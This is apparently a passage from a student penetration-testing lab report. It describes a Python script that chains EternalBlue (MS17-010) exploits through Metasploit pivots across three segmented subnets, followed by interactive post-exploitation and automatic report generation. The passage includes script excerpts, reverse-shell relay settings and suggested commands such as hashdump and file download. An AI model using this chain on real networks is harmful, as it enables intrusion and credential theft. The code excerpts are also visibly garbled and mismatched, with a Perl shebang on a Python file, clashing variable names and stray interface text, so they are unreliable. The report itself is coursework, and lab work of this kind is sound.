


Figure 10: Scope section and initial target findings in the generated HTML report

This part of the report is important because it moves from summary-level information into case-by-case evidence. The scope section clearly records the attacker machine, the starting subnet, the vulnerability being exploited, and the overall testing method. Directly below that, the findings table documents the three hosts that were actually compromised during execution. This provides a concise mapping between what the script attempted and what it successfully achieved. The first findings card for M1 then expands that information in more detail, showing that the host was compromised through a direct EternalBlue connection and that SYSTEM-level access was obtained without authentication.

Figure 12 shows the pivot chain section of the HTML report. The figure visually maps the route from the Kali attacker system to M1, then from M1 to M2, and finally from M2 to M3. It also records the session callback paths at the bottom of the section, making the chain easier to understand without needing to interpret raw Metasploit output.




Figure 12: Pivot chain diagram and session callback paths in the generated HTML report

This section is particularly useful because it transforms a technically complex routing structure into a simple visual sequence. In the terminal output, the callback relationships between the three sessions are visible but require careful interpretation. In the HTML report, these same relationships are presented more clearly through the chain layout and the callback summary lines. This improves readability and makes the report more suitable for academic submission, where the reader may not be following the raw exploit output step by step.

Figure 13 shows the vulnerability details, impact assessment, and recommendation sections generated by the script. The figure includes the CVE identifier, CVSS score, affected operating systems, patch information, and a short explanation of why the pivoted EternalBlue variant was used. It also records the impact of the compromise, including SYSTEM-level access on all three targets, full segmentation bypass, zero credentials used, and zero manual steps required.




Figure 13: Vulnerability details, impact assessment, and recommendations in the generated HTML report

These sections are important because they move beyond simple proof of exploitation and explain why the finding matters. The vulnerability details section documents the technical nature of MS17-010 and links it to the exploited operating systems in the lab. The impact assessment then connects the technical exploitation to the wider security consequences of the attack, showing that full compromise of the segmented environment was achieved. The recommendations section further strengthens the report by translating the findings into practical defensive actions, including patching, disabling SMBv1, enforcing internal firewall controls, limiting internal user access, deploying endpoint detection, and improving patch compliance monitoring.

Figure 14 shows the final portion of the HTML report, including the remainder of the recommendations and the automation summary section. This part of the report outlines the full sequence of actions the script performed, from initial SMB discovery, to EternalBlue confirmation, to exploitation, pivoting, subnet discovery, and final confirmation of all three sessions. It also records the script language, framework used, approximate runtime, output directory, and master log location.




Figure 14: Automation summary and runtime details in the generated HTML report

The automation summary is especially valuable because it provides a concise, ordered explanation of the script's workflow. This gives the reader a high-level recap of the entire chain without having to reconstruct the attack manually from code or terminal evidence. It also reinforces one of the most important findings in the project: the full compromise path was completed automatically, with no manual steps required after launch. That makes the HTML reporting function more than just a cosmetic feature. It acts as the final documentation layer of the tool and helps convert technical exploitation results into a clear and professional final assessment output.

Overall Significance of the Script

Overall, the automation script demonstrates a complete offensive workflow that integrates discovery, exploitation, pivoting, routing, session monitoring, network enumeration, logging, and final report generation into one coordinated process. Its significance lies not only in the fact that it exploited vulnerable Windows 7 systems with MS17-010, but in the fact that it did so in a modular, structured, and repeatable way across multiple isolated segments. The script clearly demonstrates how a single foothold on an internal subnet can be converted into deeper multi-segment compromise when patching is absent and internal routing controls are weak. It also shows that once pivoting is automated, the attacker no longer needs to manually construct each stage of the chain. The tool itself discovers the next path, configures the required relays and routes, and continues the operation automatically.

Variation Script: Interactive Pivot-Chain Demonstration

Purpose of the Variation Script

A second version of the automation tool was developed to extend the original script from a fully automated proof-of-compromise workflow into a live operator-driven demonstration workflow. While the original script was designed to automate discovery, exploitation, pivoting, and final report generation with no manual interaction after launch, this variation was designed to preserve those same automated phases while adding an interactive final stage. In practical terms, the variation script rebuilds the full M1 to M2 to M3 pivot chain automatically, establishes all three Meterpreter sessions, and then drops the operator into a live msfconsole environment where each compromised host can be accessed directly. This makes the variation useful for post-exploitation demonstration, live walkthroughs, and practical validation of access after the automated chain has already been proven.

The variation script therefore serves a different purpose from the original. The original version is focused on end-to-end unattended automation and final HTML reporting. This second version still performs the same core attack path, but it is specifically adapted for situations where the operator needs to interact with the compromised machines before the final report is generated. That means it is not replacing the original script. Instead, it acts as an extension of it, providing a more flexible version for live demonstration after the automated chain has already been established.

Core Design Difference from the Original Script

The main design difference in this variation is the addition of an interactive final phase. In the original script, each Metasploit resource file is executed non-interactively through the `run_rc()` helper, and the script exits Metasploit automatically at the end of each stage. In this variation, a second helper function, `run_rc_interactive()`, is introduced. Instead of simply launching `msfconsole` and returning the output, this function uses the Linux script command to run `msfconsole -q -r` while preserving a full interactive terminal session and simultaneously saving the console output to a log file. This is a significant change because it allows the operator to interact with all active Meterpreter sessions in real time while still recording the session for later reporting.

This change is important from both an operational and reporting perspective. Operationally, it means the user can move from pure automation into controlled manual interaction without rebuilding the chain by hand. This keeps the script consistent with the overall design philosophy of the project: even when live interaction is introduced, the workflow still preserves evidence and still ends with automatic documentation.

Retained Automation Logic

Although this is a variation script, most of the attack logic remains the same as the original version. The script still defines the Kali attacker as 172.16.2.1, still uses LPORT 4444 for the first direct shell, and still uses PIVOT_PORT 5555 and PIVOT_PORT2 6666 for the second and third-stage callbacks. It retains the same GROOM_ALLOC, GROOM_DELTA, MAX_RETRIES, RETRY_SLEEP, and MSF_TIMEOUT values. The script also continues to use the same helper functions for logging, state preservation, resource-file writing, direct EternalBlue exploitation, pivoted EternalBlue exploitation, autoroute configuration, reverse port forwarding, polling, vulnerable-host parsing, and interface discovery. In other words, the variation does not change the logic of how the three-hop compromise is achieved. It changes what happens after the chain has been rebuilt successfully.

The first five stages remain structurally similar to the original workflow. The script scans the initial subnet, confirms the first vulnerable SMB host, exploits M1, identifies M1's second interface, derives the next subnet, re-establishes the chain as needed, identifies M2, pivots through M1 to exploit M2, enumerates M2's second interface, derives the M3 subnet, and then completes the final compromise of M3. The same retry logic remains in place for pivoted stages, which is important because the script acknowledges that exploitation through a pivot chain may be unstable and may require recovery waits between attempts. This means the variation still demonstrates the same technical claim as the original script: an attacker with access only to the initial subnet can automatically compromise three isolated segments using MS17-010 and chained Meterpreter pivoting.

Justification for the Pivoted Exploit Choice

The variation script also preserves the same design decision regarding the EternalBlue module used for pivoted hosts. The direct first hop to M1 still uses `exploit/windows/smb/ms17_010_eternalblue`, while the pivoted hops to M2 and M3 use `exploit/windows/smb/ms17_010_eternalblue_win8`. The script comments explain the reason for this choice clearly. The standard EternalBlue module opens a second SMB connection through `smb1_anonymous_connect_ipc`, and that behaviour does not survive reliably across a Meterpreter autoroute tunnel. The win8 variant, by contrast, uses a single-connection technique that is more stable across the pivoted path. The script therefore uses the win8 module not because the target operating system is Windows 8, but because the exploit delivery method is better suited to tunneled lateral movement. This is an important distinction to document in the report because it shows that the module selection was based on practical reliability in the lab rather than on arbitrary choice.

Phase 6: Interactive Rebuild of the Full Chain

The most important addition in the variation script is Phase 6, which is explicitly described in the code as rebuilding the full chain for interactive demonstration. Instead of stopping once the three sessions are confirmed, the script pauses, rebuilds the chain one final time using a new resource file called `phase6_interactive.rc`, and then drops the operator into a live Metasploit console with all three sessions open. This is the defining feature of the variation. The script itself prints guidance to the user explaining that all three sessions will be established automatically, that the operator can use `sessions -i 1`, `sessions -i 2`, or `sessions -i 3` to interact with each machine, and that useful post-exploitation commands include `sysinfo`, `getuid`, `hashdump`, `shell`, and `download`. Only when the operator types `exit` does the script leave the console and continue to report generation.

Figure 15 shows the opening section of the variation script. The screenshot captures the script header, the explanation of the key design decisions, the reason the pivoted win8 EternalBlue variant is used, and the main configuration block. This figure is useful because it shows that the variation script was intentionally built to support an interactive final stage and not simply copied from the original version without modification.

```

#!/usr/bin/perl
# test.py
# Automated EternalBlue Pivot Chain - Group 17 | RIS602-NBB
# Topology: Kali (172.16.2.1) -> M0 (172.16.2.3) -> M0 (172.16.3.4) -> M0 (172.16.4.4)

key design decisions:
- Direct hop (M01) -> M01_EternalBlue (standard module, direct TCP)
- Pivoted hops (M02-M04) -> m01_EternalBlue_via_pivot (via port4444 relay)
  - The standard module fails through a pivot because smb1_anonymous_connect_loc
  - opens a session SMB connection that dies over authentication.
  - The win8 variant uses a single-connection technique that survives pivoting.
  - port4444 on the previous host catches the reverse shell and pipes it home.
  - Each pivoted exploit retries up to MAX_RETRIES times with recovery sleep.
- Phase 6 drops the operator into a live interactive msfconsole with all
  - 3 sessions open. Type 'exit' to leave and auto-generate the full report.

...

import subprocess
import os
import re
import time
import sys
import threading
from datetime import datetime

# --- CONFIG ---
LHOST = "172.16.2.1"
LPORT = 4444
PIVOT_PORT = 5555 # handler port for Session 2 (via M0 port4444)
PIVOT_HOST = 6666 # handler port for Session 3 (via M0 port4444)
KALI_SUBNET = "172.16.2.0/24"
OUTPUT_DIR = os.path.expanduser("~/auto_pentest_results")
TIMESTAMP = time.strftime("%Y%m%d_%H%M%S")
LOGFILE = os.path.join(OUTPUT_DIR, f"report_{TIMESTAMP}.log")
STATE_FILE = os.path.join(OUTPUT_DIR, "state.em")

GROOM_ALLOC = 24
GROOM_DELTA = 3
MAX_RETRIES = 3
RETRY_SLEEP = 90
M0F_TIMEOUT = 600
# ---

os.makedirs(OUTPUT_DIR, exist_ok=True)
state = {"TIMESTAMP": TIMESTAMP, "LHOST": LHOST, "LPORT": str(LPORT)}

def log(msg):
    ts = time.strftime("%Y%m%d_%H%M%S")
    stamp = f"[{ts}] msg:"
    print(stamp, flush=True)
    with open(LOGFILE, "a") as f:
        f.write(stamp + " " + msg + "\n")

def save_state():
    with open(STATE_FILE, "w") as f:
        for k, v in state.items():
            f.write(f"{k}={v}\n")

def run_rc(rc_path, log_path):
    """Run an rc file non-interactively, stream output to screen and log."""
    log(f"[*] Launching: {rc_path}")
    proc = subprocess.Popen(
        ["msfconsole", "-c", rc_path],
        stdout=subprocess.PIPE, stderr=subprocess.STDOUT,
        text=True, bufsize=1)
    lines = []
    def _reader():
        with open(log_path, "w") as f:
            for line in proc.stdout:
                print(line, end="", flush=True)
                f.write(line)
                f.flush()
            lines.append(line)
    _reader()

To direct input to the VM, move the mouse pointer inside or press Ctrl+G.

```

Figure 15: Variation script header, key design decisions, and configuration for the interactive pivot-chain workflow

This screenshot is important because the comments at the top of the script explain the purpose of the variation in plain terms. The script states that Phase 6 will drop the operator into a live interactive msfconsole with all three sessions open and that typing exit will leave the console and automatically generate the final report. This makes the design intent of the variation explicit and supports the report's claim that the second version of the tool was built for live demonstration rather than only for unattended execution.

Interactive Resource File Construction


The `phase6_interactive.rc` file is generated in the same way as the earlier step resource files, but with one critical difference: it does not end with `exit -y`. Instead, the resource file is deliberately left open so that, once the full three-session chain has been rebuilt, the operator lands inside a live `msfconsole` session. The commands written into this file first exploit M1 directly, then configure autoroute and the first reverse relay, then exploit M2 through M1, then configure autoroute and the second reverse relay, and finally exploit M3 through M2. After those actions are complete, the resource file adds comment lines reminding the operator which session corresponds to which host and instructing them to type `exit` when finished. This is a simple but effective design choice because it preserves automation while still providing clear operator guidance at the moment manual interaction begins.

The choice to rebuild the full chain again in Phase 6 is also important. Rather than assuming the earlier sessions remain stable forever, the variation script recreates the live environment immediately before handing control to the operator. This improves reliability for demonstration because it reduces the risk that a previously established session has died during recovery waits or during earlier automated steps. The result is that the operator enters the interactive phase with a fresh, fully rebuilt chain and can immediately demonstrate access to all three machines.

Live Operator Use of the Three Sessions

Once the operator is dropped into the interactive Metasploit console, the script has already performed all exploitation and pivoting work necessary to expose the three sessions. The operator can then select the target machine of interest using the appropriate session number. Session 1 corresponds to M1, Session 2 corresponds to M2, and Session 3 corresponds to M3. The script comments recommend commands such as `sysinfo` to confirm the host identity, `getuid` to verify that the session is running as `NT AUTHORITY\SYSTEM`, `hashdump` to demonstrate access to credential material, `shell` to drop into a Windows command prompt, and `download` to retrieve files back to Kali. The important point here is that none of these actions are required to build the pivot chain. They are only made possible because the automation has already established the chain in advance. That is what makes this version a demonstration-oriented variation rather than a different exploit tool.

Figure 16 shows the portion of the variation script that implements the interactive phase and the automatic post-session report generation. The screenshot captures the Phase 6 console guidance, the construction of `phase6_interactive.rc`, the rebuilding of Session 1, Session 2, and Session 3, the instructions for interacting with each host, and the call to `run_rc_interactive()`. It also shows the following post-session section where the script begins generating the final penetration test report after the operator exits the console.



```

Session Actions Edit View Help
# a live metasploit with all 3 sessions open.
# 'script' tests the session to a log file for report timestamp parsing.
#
# Inside metasploit:
# sessions -i 1 - interact with M1 (NT AUTHORITY\SYSTEM)
# sessions -i 2 - interact with M2 (NT AUTHORITY\SYSTEM)
# sessions -i 3 - interact with M3 (NT AUTHORITY\SYSTEM)
#
# Type 'exit' to leave and trigger automatic report generation.
#
log(**)
log("Phase 6: Rebuilding full chain for interactive demonstration...")
log("All 3 sessions will be established automatically.")
log("Use: sessions -i 1 / 2 / 3 to interact with each machine.")
log("Useful commands inside a session:")
log("sysinfo - confirm machine info")
log("getuid - confirm NT AUTHORITY\SYSTEM")
log("haxdump - dump password hashes")
log("shell - drop to Windows cmd.exe")
log("Type 'exit' when done - the full report generates automatically.")
log(**)

phase6_rc = os.path.join(OUTPUT_DIR, "phase6_interactive.rc")
phase6_log = os.path.join(OUTPUT_DIR, "phase6_TIMESTAMP.log")

# No 'exit -y' at the end - operator lands in live metasploit
write_rc(phase6_rc, [
    "setg ExitOnSession false",
    "
    # -- Session 1: M1 - eternalblue direct --
    1 = <ob>direct(M1_IP, URHOST, LPORT) + [
    "sleep 60",
    "sessions -i 1",
    "
    2 = <ob>direct(M2_IP, URHOST, LPORT) + [
    "sleep 60",
    "sessions -i 2",
    "
    3 = <ob>direct(M3_IP, URHOST, LPORT) + [
    "sleep 60",
    "sessions -i 3",
    "
    # -- All 3 sessions live - operator is now interactive --
    "sessions -i 1 + M1",
    "sessions -i 2 + M2",
    "sessions -i 3 + M3",
    "Type 'exit' to leave and generate the report.",
    ]
])

run_rc_interactive(phase6_rc, phase6_log)

# POST-SESSION - Generate full penetration test report
#
log(**)
log("Generating penetration test report...")
M1_NIC2_v = state.get("M1_NIC2_v", "")
M2_NIC2_v = state.get("M2_NIC2_v", "")

all_logs = [
    step1_log, step2_log
] + [os.path.join(OUTPUT_DIR, "step1_attempt(1)_TIMESTAMP.log") for i in range(1, MAX_RETRIES+1)] + \
    [os.path.join(OUTPUT_DIR, "step2_attempt(1)_TIMESTAMP.log") for i in range(1, MAX_RETRIES+1)] + \
    step3_log_paths + [phase6_log]

generate_report(
    M1_IP, M2_IP, M3_IP,
    M1_NIC2_v, M2_NIC2_v,
    M1_PREFIX, M2_PREFIX, M3_PREFIX,
    all_logs
)

kali@kali:~$

```

Figure 16: Interactive Phase 6 logic, live session guidance, and post-session report generation in the variation script

This figure is especially useful because it captures the exact point where the script stops being purely non-interactive and becomes operator-driven. It also shows that the variation still preserves the automated-reporting philosophy of the project. Once the live Metasploit session is finished, the script does not simply terminate. Instead, it gathers the available log files, including the Phase 6 log, and passes them into the reporting function so that the final report still reflects the full execution history. This means the variation adds flexibility without abandoning traceability or documentation.

Post-Session Report Generation

After the operator leaves the live Metasploit console, the script transitions into a post-session reporting stage. It gathers the known NIC values from the saved state, builds a list of all relevant log files from Steps 1 through 5 and Phase 6, and then calls `generate_report()`. In this variation, the generated report is a structured text report rather than the styled HTML report used in the earlier script. Even so, the purpose is the same: convert the runtime evidence into a clean summary of scope, findings, pivot path, vulnerability details, impact, recommendations, and automation phases. This is an important part of the variation because it ensures that the introduction of live interaction does not break the final reporting workflow.

The text reporting function parses session-open timestamps from the collected logs, records the attacker host and target details, describes how M1, M2, and M3 were compromised, explains the pivot path, documents the vulnerability details for MS17-010, and summarizes the business impact of full SYSTEM-level compromise across three isolated VLANs. It also records that Phase 6 provided an interactive `msfconsole` with all sessions live for demonstration. This means the variation still produces a final assessment output that can be used as evidence in the project report, even though its primary enhancement is support for live operator access.

Significance of the Variation Script

Overall, this variation script demonstrates how the original fully automated attack chain can be extended into a live interactive post-exploitation workflow without changing the underlying pivoting logic. It preserves the automated compromise path, the retry handling, the session monitoring, the pivot-chain rebuild process, and the final reporting stage, but adds a controlled handoff to the operator at the moment when all three sessions are active. This makes it particularly useful for demonstrations, instructor walkthroughs, or situations where the team needs to prove not only that compromise is possible, but that live access to each host can be exercised after the chain is built.

In effect, the original script proves that the attack can be completed automatically, while the variation proves that the resulting access can be used interactively in a controlled and documented way. Together, the two scripts show both sides of the same offensive workflow: unattended multi-hop exploitation and live multi-session post-exploitation. That makes the variation a valuable extension to the overall project rather than a separate or unrelated tool.

Results

Table 5 presents the Meterpreter session evidence obtained during the practical execution of the automated pivot-chain attack. The results confirm that all three target systems were successfully compromised and that each session was established with NT AUTHORITY\SYSTEM privileges. Session 1 was created through a direct TCP connection between the Kali attacker and M1, while Sessions 2 and 3 were established through the pivot chain as nested Local Pipe to Remote Pipe sessions. Collectively, these results confirm that the automation script maintained simultaneous control over all three compromised hosts across the segmented environment.

Session	Type	Hostname	IP Address	Connection	Privilege	Time
1	Direct TCP	TIEN2	172.16.2.2	172.16.2.1:4444 -> 172.16.2.2:49253	NT AUTHORITY\SYSTEM	15:20:28 EDT
2	Local Pipe	SARSHAD18	172.16.3.3	Local Pipe -> Remote Pipe via session 1	NT AUTHORITY\SYSTEM	15:27:03 EDT
3	Local Pipe	TIEN2	172.16.4.2	Local Pipe -> Remote Pipe via session 2	NT AUTHORITY\SYSTEM	15:53:52 EDT

Table 5: Meterpreter Session Evidence

Target Findings

Target 1 – M1 (172.16.2.2)

